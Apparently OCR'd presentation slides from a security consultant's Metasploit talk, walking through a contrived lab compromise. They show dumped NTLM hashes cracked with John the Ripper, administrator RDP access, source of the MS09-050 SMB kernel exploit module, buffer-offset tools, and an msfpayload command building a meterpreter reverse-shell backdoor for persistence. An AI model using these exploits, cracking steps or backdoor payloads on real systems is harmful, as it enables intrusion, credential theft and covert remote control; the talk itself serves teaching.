amurphy:1104:aad3b435b51404eeaad3b435b51404ee:b19cf7da6212adac6efdae18e954a43b:::
WIN-4VUSEVFBC3S$:1000:aad3b435b51404eeaad3b435b51404ee:e3575ce1a2904eceb1144a5f44c1fe28:::
HUMANRESOURCES1$:1105:aad3b435b51404eeaad3b435b51404ee:462a0478c36b0aaff9f8405200218876:::
ALICE-PC$:1106:aad3b435b51404eeaad3b435b51404ee:30a029b90e2a3d6086049018ce58a6bd:::
```


– These can be cracked using john the ripper (bending the rules slightly)




```
root@kali:~# john dumped_ntml_hashes --format=nt --wordlist=password.lst  --rules
Loaded 8 password hashes with no different salts (NT MD4 [128/128 X2 SSE2-16])
October2013      (Administrator)
November2013     (jmurphy)
December2013     (amurphy)
guesses: 3  time: 0:00:00:00 DONE (Wed Oct 30 21:03:10 2013)  c/s: 52142K  trying: Zxcing - Zzzing
Use the "--show" option to display all of the cracked passwords reliably
```

Step 3 – Compromise the Internal Network

- Now have access to the domain admin password (and others)
- Can access all the systems e.g.
- HR:



- Alice's:


172.16.0.5 - Remote Desktop Connection
Recycle
Googl
Chrom
Administrator: C:\Windows\system32\cmd.exe


```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All

C:\Users\Administrator>whoami
supersecret\administrator

C:\Users\Administrator>_
```

Hack in the box

- Using only tools provided network was completely compromised
- Admittedly contrived example
- Shows the power of the framework (for good and evil)

Get your hands dirty

- While the framework out of the box is powerful the real power comes from customisation
- Here’s the SMB exploit we used (/usr/share/metasploit-framework/modules/exploits):




```
class Metasploit3 < Msf::Exploit::Remote
        Rank = GoodRanking

        include Msf::Exploit::Remote::SMB
        include Msf::Exploit::KernelMode

        def initialize(info = {})
                super(update_info(info,
                        'Name'           => 'Microsoft SRV2.SYS SMB Negotiate ProcessID Function Table Dereference',
                        'Description'    => %q{
                                        This module exploits an out of bounds function table dereference in the SMB
                                request validation code of the SRV2.SYS driver included with Windows Vista, Windows 7
                                release candidates (not RTM), and Windows 2008 Server prior to R2. Windows Vista
                                without SP1 does not seem affected by this flaw.
                        },

                        'Author'         => [ 'Laurent Gaffie <laurent.gaffie[at]gmail.com>', 'hdm', 'sf' ],
                        'License'        => MSF_LICENSE,
                        'References'     =>
                                [
                                        [ 'MSB', 'MS09-050' ],
                                        [ 'CVE', '2009-3103' ],
                                        [ 'BID', '36299' ],
                                        [ 'OSVDB', '57799' ],
                                        [ 'URL', 'http://seclists.org/fulldisclosure/2009/Sep/0039.html' ],
                                        [ 'URL', 'http://www.microsoft.com/technet/security/Bulletin/MS09-050.mspx' ]
                                ],
                        'DefaultOptions' =>
                                {
                                        'EXITFUNC' => 'thread',
                                },
```

WardSolutions

Get your hands dirty


– And the guts of it:



```
def exploit
        print_status( "Connecting to the target (#{datastore['RHOST']}:#{datastore['RPORT']})..." )
        connect

        # we use ReadAddress to avoid problems in srv2!SrvProcCompleteRequest
        # and srv2!SrvProcPartialCompleteCompoundedRequest
        dialects = [ [ target['ReadAddress'] ].pack("V") * 25, "SMB 2.002" ]

        data  = dialects.collect { |dialect| "\x02" + dialect + "\x00" }.join('')
        data += [ 0x00000000 ].pack("V") * 37 # Must be NULL's
        data += [ 0xFFFFFFFF ].pack("V")      # Used in srv2!SrvConsumeDataAndComplete2+0x34 (known s
        data += [ 0xFFFFFFFF ].pack("V")      # Used in srv2!SrvConsumeDataAndComplete2+0x34
        data += [ 0x42424242 ].pack("V") * 7  # Unused
        data += [ target['MagicIndex'] ].pack("V") # An index to force an increment the SMB header va
        data += [ 0x41414141 ].pack("V") * 6  # Unused
        data += [ target.ret ].pack("V")      # EIP Control thanks to srv2!SrvProcCompleteRequest+0xD
        data += payload.encoded               # Our ring0 -> ring3 shellcode

        # We gain code execution by returning into the SMB packet, begining with its header.
        # The SMB packets Magic Header value is 0xFF534D42 which assembles to "CALL DWORD PTR [EBX+0x
        # This will cause an access violation if executed as we can never set EBX to a valid pointer.
        # To overcome this we force an increment of the header value (via MagicIndex), transforming i
        # This assembles to "ADD BYTE PTR [EBP+ECX*2+0x42], DL" which is fine as ECX will be zero and
        # We patch the Signature1 value to be a jump forward into our shellcode.
        packet = Rex::Proto::SMB::Constants::SMB_NEG_PKT.make_struct
        packet['Payload']['SMB'].v['Command']       = Rex::Proto::SMB::Constants::SMB_COM_NEGOTIATE
        packet['Payload']['SMB'].v['Flags1']        = 0x18
        packet['Payload']['SMB'].v['Flags2']        = 0xC853
        packet['Payload']['SMB'].v['ProcessIDHigh'] = target['ProcessIDHigh']
        packet['Payload']['SMB'].v['Signature1']    = 0x0158E900 # "JMP DWORD 0x15D" ; jump into our 
        packet['Payload']['SMB'].v['Signature2']    = 0x00000000 # ...
        packet['Payload']['SMB'].v['MultiplexID']   = rand( 0x10000 )
        packet['Payload'].v['Payload']              = data
```

Tools to help with exploit creation

– Metasploit has a number of utilities to help (/opt/metasploit/msf3/tools)
  - pattern_create.rb
  - pattern_offset.rb




root@bt: /opt/metasploit/msf3/tools

```
root@bt:/opt/metasploit/msf3/tools# ./pattern_create.rb 1024
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac
6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8A
f3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5
Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak
6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8A
n3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5
Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As
6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8A
v3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5
Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba
6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8B
d3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5
Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0B
root@bt:/opt/metasploit/msf3/tools# ./pattern_offset.rb 8Ab9 1024
56
root@bt:/opt/metasploit/msf3/tools# 
```

WardSolutions

Tools to help with persistence

- Metasploit can create backdoors for you (msfpayload)
- msfpayload windows/x64/meterpreter/reverse_tcp LHOST=172.16.0.10 X > /tmp/meterpreter.exe



```
Created by msfpayload (http://www.metasploit.com).
Payload: windows/x64/meterpreter/reverse_tcp
 Length: 422
Options: {"LHOST"=>"172.16.0.10"}
```

- This creates a meterpreter executable which will connect back to a waiting metasploti session
- This allows for persistence in a network

Tip of the iceberg

- This is only the beginning of what Metasploit can offer

- Tons of things not covered e.g. customer Meterpreter scripting, exploit development, encoding payloads, evading antivirus etc.

Questions?

Patrick Fitzgerald
Security Consultant
misterfitzy@gmail.com
patrick.fitzgerald@ward.ie
Twitter: @misterfitzy